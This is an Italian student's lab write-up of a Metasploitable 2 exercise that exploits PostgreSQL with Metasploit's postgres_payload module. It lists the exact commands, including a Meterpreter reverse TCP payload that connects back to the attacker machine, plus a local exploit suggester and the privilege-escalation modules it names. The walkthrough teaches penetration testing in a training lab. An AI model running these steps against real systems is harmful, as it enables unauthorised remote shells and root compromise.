**S7 L3**

**AMATO SARA**

**Modulo exploit/linux/postgres/postgres\_payload:**

Esercizio di sfruttamento di una vulnerabilità in PostgreSQL su Metasploitable 2

Obiettivo: Utilizzare il modulo exploit/linux/postgres/postgres\_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2, ottenere una sessione Meterpreter sul sistema target e poi eseguire un’escalation di privilegi per passare da utente limitato a root.

Avvio di Metasploit e selezione dell’exploit

Per iniziare, è stato avviato Metasploit tramite il comando `msfconsole`, che apre l’interfaccia per la gestione degli exploit e dei payload.

Configurazione dell'exploit exploit/linux/postgres/postgres\_payload

Dopo l’avvio di Metasploit, è stato selezionato il modulo di exploit per PostgreSQL, exploit/linux/postgres/postgres\_payload. Questo modulo sfrutta una vulnerabilità nel servizio PostgreSQL per caricare un payload che consente l’accesso alla macchina target.

Comandi:

use exploit/linux/postgres/postgres\_payload


set rhosts 192.168.1.149

set lhost 192.168.1.134

set lport 4444

set payload linux/x86/meterpreter/reverse\_tcp

exploit



Risultati dell'exploit

Una volta eseguito l’exploit, Metasploit ha stabilito una connessione reverse TCP alla macchina Kali Linux, aprendo una sessione Meterpreter sulla macchina target. Il caricamento è stato eseguito con successo, e Metasploit ha inviato il payload alla macchina target, attivando così la sessione di controllo remoto.

Tentativo di ricerca degli exploit locali

Dopo aver ottenuto l’accesso, è stato inizialmente inserito un comando search suggester, per cercare moduli di suggerimento exploit. Successivamente, si è deciso di utilizzare il modulo local\_exploit\_suggester per identificare i potenziali exploit locali per l’escalation di privilegi.

Comandi:


background

use post/multi/recon/local\_exploit\_suggester

sessions

set SESSION 1

run



Output dell'exploit suggester

L’exploit suggester ha restituito una lista di moduli compatibili con la macchina Metasploitable e con il contesto attuale. Ecco alcuni degli exploit suggeriti:

- exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc


- exploit/linux/local/netfilter\_priv\_esc\_ipv4

- exploit/unix/local/setuid\_nmap

Ogni exploit è stato verificato per identificare eventuali vulnerabilità sul sistema target, con esito positivo per i moduli sopra indicati.

Escalation di privilegi

Sulla base delle raccomandazioni dell’exploit suggester, è possibile selezionare uno degli exploit con esito positivo per tentare un’escalation di privilegi. Questo passaggio consente di ottenere accesso root, aumentando i permessi dell’utente attuale.



Attraverso questo esercizio, è stato possibile ottenere accesso alla macchina Metasploitable sfruttando una vulnerabilità del servizio PostgreSQL e utilizzare Meterpreter per mantenere la connessione. Successivamente, è stato eseguito un modulo di suggerimento per identificare exploit di escalation dei privilegi che potessero permettere di ottenere accesso root.